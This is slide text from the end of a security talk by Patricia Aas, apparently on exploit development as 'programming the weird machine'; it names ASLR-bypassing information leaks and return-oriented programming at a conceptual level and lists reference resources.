
Examples of newer exploit techniques

- *Information Leaks* - to defy ASLR
- *Return Oriented Programming*
 - to defy non-executable stack



Programming the Weird Machine

@PATI_GALLARDO



The Target

@HALVARFLAKE

The Exploit

Programs need to be *deterministically* correct
Exploits need to be
***probabilistically* correct**

Exploit Development is Programming the Weird Machine

@PATI_GALLARDO

Questions?

Inspired by the training

(In)Security in C++, Secure Coding Practices in C++

Patricia Aas, **TurtleSec**

Turtle
Sec

@PATI_GALLARDO

Photos from pixabay.com

Patricia Aas, TurtleSec

Turtle
Sec



@PATI_GALLARDO

Turtle
Sec

Resources

@PATI_GALLARDO

LINUX SYSTEM CALL TABLE FOR X86_64

http://blog.rchapman.org/posts/Linux_System_Call_Table_for_x86_64/

Hex to decimal converter

<https://www.rapidtables.com/convert/number/hex-to-decimal.html>

<https://www.asciitohex.com>

Weird machines, exploitability, and provable unexploitability - Thomas Dullien/Halvar Flake

<https://vimeo.com/252868605>